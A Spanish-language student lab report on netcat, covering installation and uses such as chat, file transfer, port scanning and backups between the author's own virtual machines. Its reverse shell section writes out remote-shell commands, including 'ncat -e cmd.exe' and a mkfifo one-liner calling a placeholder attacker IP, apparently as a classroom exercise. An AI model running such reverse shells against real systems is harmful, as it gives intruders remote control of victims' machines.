Práctica de laboratorio

509-FJGG-PARP202-Netcat.docx

Tabla de contenido

[Objetivo de la práctica 2](#_Toc182474722)

[Inventario de material necesario 2](#_Toc182474723)

[Ejecución 3](#_Toc182474724)

[¿Qué es netcat? 3](#_Toc182474725)

[Instalar netcat en Ubuntu 3](#_Toc182474726)

[Instalar netcat en Windows 4](#_Toc182474727)

[Distintos usos del netcat 6](#_Toc182474728)

[Reverse Shell con netcat 6](#_Toc182474729)

[Netcat como chat entre dos equipos 8](#_Toc182474730)

[Transferir archivos de un equipo a otro 9](#_Toc182474731)

[Escaneo de puertos 10](#_Toc182474732)

[Netcat para Port Knocking 11](#_Toc182474733)

[Usar “timeouts” en netcat 11](#_Toc182474734)

[Impedir que el servidor termine cuando el cliente se cierra 12](#_Toc182474735)

[Usar UDP en vez de TCP 13](#_Toc182474736)

[Retrasar que el servidor termine cuando reciba un EOF desde el cliente 14](#_Toc182474737)

[Netcat como agente de copias de seguridad 15](#_Toc182474738)

[Redirección con netcat 16](#_Toc182474739)

[Bibliografía 17](#_Toc182474740)

# Objetivo de la práctica

In this practice we will see what "Netcat" is and how to install netcat on [Ubuntu](#_Instalar_netcat_en) and [Windows](#_Instalar_netcat_en_1). We'll also look at some of the most common uses of netcat such as:

1. “[Reverse Shell](#_Reverse_Shell_con)”
2. “[Chat between two teams](#_Netcat_como_chat)”
3. “[Transfer files](#_Transferir_archivos_de)”
4. “[Port](#_Escaneo_de_puertos) [Scanning](#_Escaneo_de_puertos)”
5. “[Port Knocking](#_Netcat_para_Port)”
6. “[Timeouts](timeouts#_Usar_)”
7. “[Use UDP for the connection](#_Usar_UDP_en)”
8. “[Remove the shutdown on the server](#_Impedir_que_el)”
9. “[Delay the EOF](#_Retrasar_que_el)”
10. “[Backups](#_Netcat_como_agente)”
11. “[Redirection](#_Netcat_como_redirector)”

# Inventario de material necesario

1. Ubuntu operating system (with internet connection)
2. Windows operating system (with internet connection)
3. **Optional** (Have Nmap installed on Windows with the Ncat feature)
4. **Optional** (Reference documents to get the job done)

# Ejecución

## ¿Qué es netcat?

Netcat es una herramienta que se usa en la CLI y sirve para realizar varias tareas en la red.


Netcat se usa en muchas auditorias de ciberseguridad ya que incluye varias funcionalidades como, por ejemplo:

* Abrir puertos
* Escanear puertos y direcciones IPs
* Ver qué servicios están activos
* Establecer conexiones


## Instalar netcat en Ubuntu

Para instalar el netcat, primero vamos a actualizar los paquetes del sistema con dos comandos.


El primero es para descargar los paquetes nuevos “sudo apt update”:




El segundo es para instalar los paquetes descargados “sudo apt upgrade”:



Luego descargaremos el netcat usando el comando “apt-get install netcat”:





Ahora pondremos el siguiente comando para comprobar que está instalado “nc -v”:




## Instalar netcat en Windows

Para instalar netcat tendremos que descargar antes nmap. Para eso, iremos a este [enlace](https://nmap.org/download.html#windows) y lo descargaremos:




Una vez descargado, lo ejecutaremos. Al ejecutarlo, se nos abre el instalador y lo primero que nos aparece es la licencia, donde daremos a “I Agree”:  



Luego nos salen los componentes de nmap que se van a instalar. Importante confirmar que este seleccionado “ncat”:




Después de eso, seleccionaremos la ubicación de nuestro PC donde instalarlo y le daremos a “Install”:



Una vez instalado, abriremos el “CMD”:



Ahora pondremos el siguiente comando para confirmar que está instalado “ncat -v”:



## Distintos usos del netcat

### Reverse Shell con netcat

Hay dos formas de tener una reverse Shell con netcat. La primera es usando el parametro “-e” y la segunda es usando mkfifo.

Para hacer la primera opción, en el equipo atacante (Ubuntu) pondremos lo siguiente “nc -lvp 1234”:

**El - El -l sirve para escuchar conexiones que se hagan a ese puerto**

**El -p sirve para elegir el puerto**

**El -v sirve para que dé información más detallada**




Luego en la maquina victima (Windows) escribiremos lo siguiente “ncat -e cmd.exe ip\_a\_escanear puerto:


**El -e sirve para abrir un programa instalado en el equipo al que te quieres**




Con esto, ya tendríamos la reverse Shell creada:



Ahora todo lo que escribamos en el “Ubuntu”(atacante) , se ejecuta en el “Windows” (victima). Por ejemplo, voy a poner el comando “ipconfig” y nos va a aparecer la ip del Windows:



Sé que es la IP de Windows porque si cierro la conexión con netcat y hago un “ipconfig” es la misma IP:



La segunda forma de hacer la Shell es usando mkfifo. Para eso, usare dos Ubuntu. El atacante será la maquina normal y la victima es el clon de la maquina normal:

Atacante Victima

En el atacante pondremos lo siguiente “nc -lvp 1234”:




Ahora en la maquina victima pondremos lo siguiente “rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc X.X.X.X 1234 >/tmp/f”:


**Las “X.X.X.X” lo sustituiremos por la IP del atacante**



Si nos vamos ahora a la maquina atacante, veremos que tenemos ya la Shell creada. A si que vamos a poner un comando para confirmarlo.

El comando que voy a poner es “nano /etc/hosts” y nos debería salir el nombre de host de la víctima (clon):





Efectivamente nos sale el nombre de hosts de la víctima (Ubuntu clon) por lo que esta reverse Shell funciona

### Netcat como chat entre dos equipos

Primero un equipo tendrá que hacer de servidor, para eso ponemos el comando visto anteriormente “nc -l -p 80” para escuchar por el puerto 80 todas las conexiones:




En el otro equipo pondremos lo siguiente “ncat ip\_escuchando puerto”



Con esto ya tendríamos un chat entre ambos equipos. Para comprobar que funciona, voy a escribir algo en el Windows y voy a comprobar que aparece en el Ubuntu.

En el Windows escribiré lo siguiente:




Ahora si vamos al Ubuntu, vemos que efectivamente aparece dicho mensaje:



### Transferir archivos de un equipo a otro

Para transferir archivos de un equipo (Windows) a otro (Ubuntu) usando netcat lo primero que haremos será crear un archivo en el equipo Windows:



Ahora queremos pasar ese archivo al Ubuntu, pero llamándose “secreto” en vez de “windows”. Para eso, en la maquina Ubuntu pondremos el siguiente comando “nc -l -p 80 > secreto:

**El > secreto es para indicar que el archivo que vamos a transferir de Windows se meta en un archivo llamado secreto**




Luego en la maquina Windows pondremos el siguiente comando “ncat ip\_escuchando puerto < Windows.txt:

**El < Windows.txt es para decir que queremos transferir ese archivo a la victima**



**Al poner el comando el Windows, la conexión se cierra automáticamente.**

El siguiente paso es ir al Ubuntu y comprobar el archivo llamado “secreto” a ver si tiene lo mismo que pusimos en el archivo llamado “windows”:



Efectivamente, si lo tiene a si que la transferencia ha sido correcta

### Escaneo de puertos

Podemos usar también nmap para escanear puertos. Para eso necesitaremos los parámetros “-z” y el “-v”.


**El -z sirve para buscar puertos abiertos sin enviar ningún dato**

**El -v sirve para que dé información más detallada.**

El comando que debemos usar es “nc -z -v ip\_a\_escanear puerto”:




También podemos escanear rangos de puertos usando “nc -z -v ip\_a\_escanear primer\_puerto:ultimo\_puerto:



Si queremos hacerlo en un formato más agradable, podemos usar el comando “grep” para que solo nos salgan los que están abiertos. Para eso, pondremos lo siguiente “nc -z -v ip\_a\_escanear 2>&1| grep “suceeded”:

**El 2>&1 sirve es para que funcione el grep**



### Netcat para Port Knocking

El Port Knocking es una técnica usada que permite abrir puertos a través de una serie predefinida de intentos de conexión a puertos que se encuentran cerrados. Esto es muy usado para implementar mayor seguridad en nuestros sistemas.

Se suele usar mucho el Port Knocking en el protocolo SSH.

Para hacer esto con netcat vamos a hacer lo siguiente.

En el servidor vamos a poner lo siguiente “nc -l -p 500 && nc -l -p 400 && “hola mundo””:



Ahora si en el cliente intentamos entrar al puerto 500 y luego al puerto 400 del servidor, en la pantalla del servidor aparece “”hola mundo””.

Iremos al cliente y intentaremos entrar al puerto 500 y luego al 400 del servidor:



Luego si vamos al servidor, automáticamente habrá puesto la orden “hola mundo”:

Como vemos en el servidor se escribe automáticamente hola mundo. Pero como no es un comando, pone “orden no encontrada”

### Usar “timeouts” en netcat

Para usar timeouts en netcat es fácil. Solo hay que usar el parámetro “-w” e indicar el tiempo en segundos.

Para hacerlo, en el servidor hay que abrir la conexión:




Ahora en la maquina cliente pondremos lo siguiente “nc ip\_a\_conectarse puerto -w 20”\_

**Con el “-w 20”, en 20 segundos nos desconectaremos del servidor**



Pasado los 20 segundos, automáticamente el cliente cerrará la conexión:



Como vemos, funcionan también los timeouts en netcat

### Impedir que el servidor termine cuando el cliente se cierra

Para impedir que el servidor termine cuando el cliente se desconecta hay que usar el parametro “-k”.

En el servidor vamos a poner lo siguiente “nc -k -l 1234”:


**Como hemos dicho antes, el “-k” sirve para que no se termine el servidor cuando cierra el cliente**

****


Luego en el cliente nos conectaremos al servidor:



Para confirmar que no se cierra el servidor, pondré un texto en el cliente y cerraré la conexión:



Si vamos al servidor ahora, vemos que está el mensaje y que la conexión sigue abierta:



### Usar UDP en vez de TCP

Para usar UDP en vez de TCP hay que usar el parámetro “-u” en el cliente y el servidor.

En el cliente pondremos lo siguiente “nc -u -l 1234”:

**El -u es para usar el UDP en vez de TCP**



En el cliente pondremos lo siguiente “nc -u ip\_a\_conectarse puerto”:



Con esto ya tendríamos la conexión vía UDP entre el cliente y el servidor.

Si quisiésemos hacerlo en Windows, tendríamos que poner lo siguiente.

Si fuésemos servidor habría que poner “ncat -u -l 1234”:



Luego si fuésemos cliente, pondríamos “ncat -u ip\_a\_conectarse puerto”:



Como vemos, es similar al Ubuntu solo que en vez de usar nc hay que usar ncat. Aunque si quisiésemos, en el Ubuntu también podríamos poner ncat que es lo mismo solo que es un proyecto propio de nmap.



[Enlace a una web donde lo explican](https://unix.stackexchange.com/questions/368155/what-are-the-differences-between-ncat-nc-and-netcat)

### Retrasar que el servidor termine cuando reciba un EOF desde el cliente

Netcat está configurado por defecto para que cuando reciba un EOF termine la conexión. Para retrasar esto usaremos el parámetro “-q”.

En el servidor abriremos la conexión como siempre:



Luego en el cliente pondremos “nc -q 10 ip\_a\_conectarse puerto”:

**El “-q 10” es para que después de 10 segundos de que el cliente reciba un EOF se cierre la conexión en vez de instantáneamente.**



Ahora iremos al servidor y cerraremos la conexión con “Ctrl + C”:



Si vamos al cliente ahora, habrá que esperar 10 segundos en el cliente para que se cierre:



Pasado 10 segundos, la conexión del cliente se cerrará:




Como vemos, funciona el parámetro por lo que efectivamente si se puede retrasar el EOF desde el cliente.

### Netcat como agente de copias de seguridad


Podemos usar netcat para hacer la copia de un disco, como veremos a continuación.

En el equipo donde se quiere hacer la copia de una partición del disco, vamos a poner lo siguiente “nc -l -p 1234 > particion1.iso”:  


Ahora en el equipo donde se va a coger la partición del disco para copiar, pondremos lo siguiente “dd if=”/dev/sda1 | nc ip\_a\_conectar puerto”:



Lo que tendríamos que hacer ahora es montar el fichero “.iso” para tener una copia exacta de la partición del otro disco. Para hacer eso, tendremos que poner los siguientes comandos en el equipo donde se quiere hacer la copia:



Con eso, en el directorio /mnt/copia tendríamos la copia de la partición del disco duro del otro equipo. Como vemos, es una buena forma de hacer copias de seguridad de forma rápida.

### Redirección con netcat

Para este entorno usaremos 3 equipos: Un Windows y dos Ubuntu (CLON y javi-virtual-machine).

Haremos que se conecten los dos Ubuntu saltando por la maquina Windows. Es decir, usando la máquina Windows como “enrutador”.

Empezaremos yendo a la maquina Ubuntu “javi-virtual-machine” y pondremos lo siguiente “nc -l -p 1002”:



Luego en el Windows pondremos lo siguiente “ncat -l -p 1001 | ncat ip\_javi\_virtual\_machine 1002”:

**De esta forma haremos de servidor y cuando se conecte alguien, haremos una conexión con netcat a la maquina “javi-virtual-machine”**



Si vamos ahora a la maquina Ubuntu “CLON” y ponemos lo siguiente “nc ip\_Windows 1001” automáticamente nos conectaremos con la maquina Ubuntu “javi-virtual-machine” gracias a la redirección:



Para comprobar que funciona, escribiremos en la maquina Ubuntu “CLON” un mensaje:



Si ahora vamos a la maquina Ubuntu “javi-virtual-machine” veremos que el mensaje aparece, por lo que ha funcionado:



Y ya por curiosidad, si vamos a la maquina Windows veremos que el no puede leer el mensaje:



# Bibliografía

[Netcat](https://keepcoding.io/blog/que-es-netcat/#Que_es_Netcat)

[Parámetros y comandos netcat](https://linuxize.com/post/netcat-nc-command-with-examples/)

[Port Knocking](https://www.welivesecurity.com/la-es/2013/03/08/port-knocking-para-reforzar-la-seguridad-de-un-servidor/)

[Reverse shell con netcat](https://ironhackers.es/herramientas/reverse-shell-cheat-sheet/)

[Timeouts en netcat](https://unix.stackexchange.com/questions/492766/usage-of-nc-with-timeouts-in-ms)

[Diferencias entre ncat y nc](https://unix.stackexchange.com/questions/368155/what-are-the-differences-between-ncat-nc-and-netcat)